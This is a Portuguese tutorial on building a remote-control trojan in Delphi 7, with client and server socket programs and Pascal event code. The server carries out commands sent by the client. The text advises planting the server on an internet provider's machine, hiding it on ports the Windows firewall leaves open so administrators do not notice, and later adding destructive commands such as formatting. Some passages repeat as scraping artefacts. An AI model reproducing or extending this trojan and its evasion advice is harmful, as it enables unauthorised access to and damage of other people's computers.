Criando um Trojan com o Delphi 7
Primeiro vamos criar o trojan Cliente
1)
 Crie primeiro
uma pasta chamada Trojan na Raiz (C:\), dentro desta
pasta crie duas pastas com os nomes: Cliente e Servidor. Primeiro vamos criar
um Trojan cliente. Crie um formulário com este

Layout. (Um Edit, Três Button, Um Label).
Use a propriedade Position para deixar o formulário
centralizado.
Crie primeiro
uma pasta chamada Trojan na Raiz (C:\), dentro desta
pasta crie duas pastas com os nomes: Cliente e Servidor. Primeiro vamos criar
um Trojan cliente. Crie um formulário com este
Layout. (Um Edit, Três Button, Um Label).
Use a propriedade Position para deixar o formulário
centralizado.
2)
Vamos
agora instalar os componentes ClientSocket
e ServerSocket, pois eles não vêm na Guia Internet.
Para instalar, clique no menu Component
> Install Packages > Clique no botão Add > Localize a pasta Bin que fica neste caminho: (C:\Arquivos
de programas\Borland\Delphi7\Bin). > Depois procure nesta pasta o arquivo (dclsockets70.dpl) > Clique no
botão Abrir > Clique no botão OK.
3)
Vá
até a Guia Internet e veja que apareceu dois componentes  o cliente e o servidor. Mas para este
formulário cliente você vai inserir somente o componente (ClientSocket
o cliente e o servidor. Mas para este
formulário cliente você vai inserir somente o componente (ClientSocket  ).
).
4)
Vamos
configurar o ClientSocket,
clique neste componente, vá até a propriedade Port e
digite o número da porta que você deseje usar.
Observação: (É bom primeiro você utilizar um scaneador e verificar qual é a porta que está aberta de um
host ou IP). Você pode colocar as portas que o Firewall do Windows não bloqueia
porque são portas de serviço (FTP - porta 21, TelNet - porta 23, Smtp
serviço de email - porta 25, Pop3 serviço de email – porta 110, WWW-http acesso
às páginas da web – porta 80, Mysql – porta 3305, Imap 143, Domain – porta 53).
Estas são portas abertas num provedor de internet que estão abertas por
oferecer um serviço.Você poderia nventar
qualquer número para seu trojan, o Firewall do
Windows XP não vai bloquear, mas ele vai ti avisar que uma nova porta acabou de
ser aberta e pergunta ao Administrador se deseja bloquear. Lembre-se que se
você criar um trojan com uma destas portas e colocar
na máquina de um provedor, o serviço referente a esta porta não estará
disponível. Por exemplo: Se a porta for 25 ou 110, o serviço de email será
desativado, mas isto só ocorrerá, se o serviço deles esteve desativado e depois
que o trojan estiver utilizando esta porta, ele não
vai conseguir utilizar este serviço de email smtp ou
pop3 porque o trojan já estaria utilizando esta
porta. Assim você deve ter conhecimento sobre quais são as portas que o firewall
do Windows não bloqueia (Isto vai depender do serviço ou do aplicativo que você
estiver utilizando: MSN, EMAIL, KAZAA etc.) e então você poderá utilizar esta
porta no trojan. Por exemplo: O serviço telnet é bastante usado por provedores e por isto o firewall
do Windows não bloqueia. Assim, se um provedor de internet não estiver
utilizando este serviço (utilize um scaneador para
saber), então você pode utilizar a porta para acesso telnet
no seu trojan. Não é bom você colocar as portas 80,
53, 25 e 110, pois o administrador de um provedor vai perceber logo.
5)
 Ainda com este componente
selecionado, vá até so Eventos
Ainda com este componente
selecionado, vá até so Eventos
No Evento OnConnect e digite:
Label1.Caption := 'Conectado';
No Evento OnConnecting digite:
Label1.Caption := ‘Conectando...’;
No Evento OnDisconnect digite:
Label1.Caption := 'Desconectado';
No Evento OnError digite:
Label1.Caption := 'Erro na Conecxão!';
6)
Voltando
ao formulário, mude o a propriedade Caption do
Button1 para Conectar, Button2 para Abrir CD e Button3 para Fechar
CD. (Observação: Depois você pode acrescentar outros comandos exemplo:
Enviar mensagens, formatar, inverter o botão do mouse etc.), mude também o caption do Form1 para Trojan
Cliente. Acrescente mais um Label antes do Edit1
e digite (IP:), clique no Label1 e na propriedade caption
apague o nome Label1, mas não retire o componente do formulário. Na propriedade
Text do Edit1, apague o nome Edit1.
7)
No
Botão Conectar digite:
ClientSocket1.Address
:= Edit1.Text;
ClientSocket1.Active
:= True;
8)
No
botão Abrir CD digite:
ClientSocket1.Socket.Sendtext('abrecd');
Explicação: O Trojan Cliente não envia um comando, ele apenas envia uma
mensagem para o trojan Servidor. Os comandos não estão no trojan
cliente, os comandos estão no trojan Servidor.
9)
No
botão Fechar CD digite:
ClientSocket1.Socket.Sendtext('fecharcd');
Explicação: Ele vai
enviar a mensagem fecharcd.
10) Agora basta salvar na pasta
(C:\Trojan\Cliente), salve o projeto com o nome Cliente.
11) Tecle F9 para compilar e criar o
executável, depois feche o formulário em execução. Depois clique no menu File > Close All, para
fechar o projeto.
Vamos Criar agora o Trojan Servidor
1)
Clique
no menu File > New >
Application. Vamos criar um novo projeto.
2)
Diminua
o tamanho do formulário, deixe bem pequeno, pois você só vai colocar neste
formulário um componente.
3)
Vá
até a Guia Internet e insira no form1 o componente ServerSocket.
4)
Com
este componente selecionado, vá até a propriedade port
e digite o mesmo número da porta do trojan cliente.
Na propriedade Active coloque True.
5)
Vá
até o Evento OnClientRead
(Quando o trojan serv
receber uma mensagem ele vai fazer tal coisa).
Neste Evento digite:
if Socket.ReceiveText='abrecd' then begin
 mcisendstring('Set cdaudio door open wait', nil, 0, handle);
end;
if Socket.ReceiveText='fecharcd' then begin
mcisendstring('Set cdaudio door closed
wait', nil, 0, handle);
end;
Explicação: Este comando (if Socket.ReceiveText=’abrecd’ then Begin) quer dizer isto, Se (IF) o componente Socket receber (Receive) a mensagem
de texto (Text) for igual (=) a fecharcd
(Fechar o CD-ROM) então (then) execute isto (Begin).
6)
Acrescente
ainda nesta janela Unit, lá em cima na seção Uses o nome: mmsystem
7)
Agora
salve na pasta (C:\Trojan\Servidor). Depois compile-o
para criar um executável.
8)
Note

que o firewall do Windows XP exibe uma mensagem, pedindo para você abrir uma
porta.  Clique em Desbloquear, se você
deseja que o trojan que você acabou de criar abra uma
porta para o trojan cliente acessar. Se você não quer
ter dor de cabeça com esta janela do firewall, então coloque uma porta de
serviço já menconada que o firewall não costuma
bloquear. (Porta 21, 23, 42492 do Emule).
Clique em Desbloquear, se você
deseja que o trojan que você acabou de criar abra uma
porta para o trojan cliente acessar. Se você não quer
ter dor de cabeça com esta janela do firewall, então coloque uma porta de
serviço já menconada que o firewall não costuma
bloquear. (Porta 21, 23, 42492 do Emule).

Observação: Para você saber o número das
portas abertas no seu computador, basta clicar no
ícone Meus Locais de Rede com o mouse direito, clique em Propriedades, clique
no ícone de conexão da rede com o botão direito do mouse, depois clique em
propriedades. Vai exibir esta janela (Veja a figura à direita).
Agora
clique na Guia Avançado, depois clique no segundo botão opções.
Agora
escolha um dos serviços e clique em Editar.
9)
Para
testar, execute o trojan servidor e deixe-o aberto
apenas minimize. Depois abra o trojan cliente e
digite o número do IP: 127.0.0.1 , este é o endereço
do IP para testar o trojan na sua 
 própria máquina.